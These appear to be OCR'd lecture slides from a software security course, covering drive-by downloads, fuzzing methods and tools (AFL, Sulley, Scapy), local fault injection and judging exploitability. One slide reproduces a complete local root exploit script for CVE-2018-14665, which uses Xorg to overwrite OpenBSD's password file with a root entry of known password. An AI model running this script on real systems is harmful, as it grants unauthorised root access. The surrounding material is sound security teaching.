
Drive-by download means three things, each concerning the unintended download of computer software from the Internet:

1. Downloads which a person authorized but without understanding the consequences (e.g. downloads which install an unknown or counterfeit executable program, ActiveX component, or Java applet). This is usually caused by poor security design[*clarification needed*]. The user should not be frequently asked to accept security-critical decisions, often with very limited knowledge and within limited time.
2. Any download that happens without a person's knowledge.
3. Download of spyware, a computer virus or any kind of malware that happens without a person's knowledge.

Kan vi undvære Java, Flash og PDF?

Kilde: `https://en.wikipedia.org/wiki/Drive-by_download`


Flash blockers



Slå Flash fra – Afinstaller Flash

Brug kun indbyggede i eksempelvis Chrome - som opdateres løbende med browser

Goals: Fuzzing

cat /dev/random 

```
main(int argc, char **argv)
{       char buf[200];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
```

/dev/random is a file on Unix that gives random data

Sending random data to programs is called fuzzing and can reveal security problems

Lots of crashes is often the result, and when investigated may be exploitable

Recommended to use fuzzers that can use some structure and knowledge and then randomize individual fields in protocols, file types etc.

What is Fuzzing

> Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks. Typically, fuzzers are used to test programs that take structured inputs. This structure is specified, e.g., in a file format or protocol and distinguishes valid from invalid input. An effective fuzzer generates semi-valid inputs that are "valid enough"in that they are not directly rejected by the parser, but do create unexpected behaviors deeper in the program and are "invalid enough"to expose corner cases that have not been properly dealt with.

Source: `https://en.wikipedia.org/wiki/Fuzzing`

See also the original Fuzz report: *An Empirical Study of the Reliability of UNIX Utilities*, Barton P. Miller 1990 and updates *Fuzz Revisited: A Re-examination of the Reliability of UNIX Utilities and Services* `http://pages.cs.wisc.edu/~bart/fuzz/`

Fuzz Revisited

Fuzz Revisited: A Re-examination of the Reliability of UNIX Utilities and Services

> We have tested the reliability of a large collection of basic UNIX utility programs, X-Window applications and servers, and networkservices. We used a simple testing method of subjecting these programs to a random inputstream.
> ...
> The result of our testing is that we can crash (with coredump) or hang (infiniteloop) over 40% (in the worst case) of the basic programs and over 25% of the X-Window applications.
> ...
> We also tested how utility programs checked their return codes from the memory allocation library routines by simulating the unavailability of virtual memory. We could crash almost half of the programs that we tested in this way.

october 1995

Example fuzzers

Types of fuzzers A fuzzer can be categorized as follows:[9][1]


- A fuzzer can be generation-based or mutation-based depending on whether inputs are generated from scratch or by modifying existing inputs,
- A fuzzer can be dumb or smart depending on whether it is aware of input structure, and
- A fuzzer can be white-, grey-, or black-box, depending on whether it is aware of program structure.

Simple fuzzer

```
$ for i in 10 20 30 40 50
>> do
>> ./demo `perl -e "print 'A'x$i"`
>> done
AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Memory fault
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Memory fault
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Memory fault
```

Memory fault/segmentation fault - juicy!

Custom Fuzzers



The book we use in software security couse describes in AoST chapter 10: Implementing a custom Fuzz Utility

A very similar method can be found with more detail in the book,
Attacking Network Protocols A Hacker's Guide to Capture, Analysis, and Exploitation
by James Forshaw December 2017, 336 pp. ISBN-13: 9781593277505

`https://nostarch.com/networkprotocols`

Use Developer Libraries

Note how the custom fuzzer described in the book used the SOAPpy library and thus created a fuzzer in very few lines of code.

Especially for common and binary protocols re-using existing code helps.

This goes for:

- DNS - Domain Name System, a binary protocol
- HTTP with encryption, compression, WSDL, REST, XML-RPC etc.
- Open source libraries with different file types

Fuzzing local processes

The book describes in AoST chapter 11: Local Fault Injection, how to send data to local processes through:

- command line, environment variables, interprocess communication, shared memory, config files, input files, registry keys and system settings
- Also the book notes, the kernels running may be vulnerable
- Both Windows and Unix have similar features, that can be abused
- Goal is usually command execution, and privilege escalation
- When you have a foothold and can execute commands, you can often find local exploits for kernel or drivers

Attacking Local Applications

- Enumerate local resources used by the application
- Determine access permissions of shared or persistent resources
- Identify the exposed local attack surface area
- Best case examine the application source code
- Also monitor application behaviors during execution

CVE-2018-14665 Multiple Local Privilege Escalation

```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
 -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: `https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3`

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 `https://lists.x.org/archives/xorg-announce/2018-October/002927.html`

Fuzzing File Formats

- Lots of applications open files, and some are not designed for safety and security
- File formats are also complex and difficult to parse
- Files served over HTTP is no exception
- Browsers have been susceptible to various attacks from the start
- We have seen problems with ActiveX components, as described in book
- Also Java has had a lot of problems over the years - JRE 617 vulnerabilities 2010 - 2019
  `https://www.cvedetails.com/product/19117/Oracle-JRE.html?vendor_id=93`
- Adobe Flash player - 1075 vulnerabilities 2005 - 2019
  `https://www.cvedetails.com/product/6761/Adobe-Flash-Player.html?vendor_id=53`
- Adobe Acrobat Reader PDF - 681 vulnerabilities from 1999 to 2018!
  `https://www.cvedetails.com/product/497/Adobe-Acrobat-Reader.html?vendor_id=53`

Pwn2Own - attacking browsers

Contest 2015–2018 In 2015,[61] every single prize available was claimed.

In 2016, Chrome, Microsoft Edge and Safari were all hacked.[62] According to Brian Gorenc, manager of Vulnerability Research at HPE, they had chosen not to include Firefox that year as they had "wanted to focus on the browsers that [had] made serious security improvements in the last year".[63]

In 2017, Chrome did not have any successful hacks (although only one team attempted to target Chrome), the subsequent browsers that best fared were, in order, Firefox, Safari and Edge.[64]

In 2018, the conference was much smaller and sponsored primarily by Microsoft. Shortly before the conference, Microsoft had patched several vulnerabilities in Edge, causing many teams to withdraw. Nevertheless, certain openings were found in Edge, Safari, Firefox and more.[65] No hack attempts were made against Chrome,[66][67] although the reward offered was the same as for Edge.[68] While many Microsoft products had large rewards available to anyone who was able to gain access through them, only Edge was successfully exploited.

Pwn2Own `https://en.wikipedia.org/wiki/Pwn2Own`

Example Linux Kernel Vulnerabilities

The Linux kernel has had some vulnerabilities over the years:
This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)

https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvssscoremax-/Linux-Linux-Kernel.html

Linux Kernel 2308 vulnerabilities from 1999 to 2019
https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

Linux Kernel Fuzzing

- CVE-2016-0758 Integer overflow in lib/asn1_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.
  `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758`
- Linux kernel have about 5 ASN.1 parsers
  `https://www.x41-dsec.de/de/lab/blog/kernel_userspace/`

  We will go through this article

Example fuzzers

american fuzzy lop is a free software fuzzer that employs genetic algorithms in order to efficiently increase code coverage of the test cases. So far it helped in detection of significant software bugs in dozens of major free software projects, including X.Org Server,[2] PHP,[3] OpenSSL,[4][5] pngcrush, bash,[6] Firefox,[7] BIND,[8][9] Qt,[10] and SQLite.[11]

american fuzzy lop's source code is published on GitHub. Its name is a reference to a breed of rabbit, the American Fuzzy Lop.

- Several books and web sites are dedicated to fuzzing, one such: `http://www.fuzzing.org/`
- `https://en.wikipedia.org/wiki/American_fuzzy_lop_(fuzzer)`
- Another one is Sulley, A pure-python fully automated and unattended fuzzing framework. `https://github.com/OpenRCE/sulley`
- Scapy Packet crafting for Python2 and Python3 `https://scapy.net/`

Scapy Fuzzing

Fuzzing

The function fuzz() is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables quickly building fuzzing templates and sending them in a loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized. Note: If you use fuzz() in IP layer, src and dst parameter won't be random so in order to do that use RandIP().:

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
................^C
Sent 16 packets.
```

Determining Exploitability

- AoST chapter 12: Determining Exploitability
- We have found input that crashes an application, is it exploitable?
- Is the application privileged, is the function part of a library used in a privileged application?
- Time, Reliability/Reproduccibility, command execution, network access, knowledge
- Not all vulnerabilities are remote root arbitrary command execution, often a string of vulnerabilities are put together
- Architecture, dynamic environment, hardware


Weak Structural Security

Our book describes more design flaws:

- Large Attack surface
- Running a Process at Too High a Privilege Level, dont run everything as root or administrator
- No Defense in Depth, use more controls, make a strong chain
- Not Failing Securely
- Mixing Code and Data
- Misplaced trust in External Systems
- Insecure Defaults
- Missing Audit Logs

Repeated here from initial overview - large surface increases risk!

For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools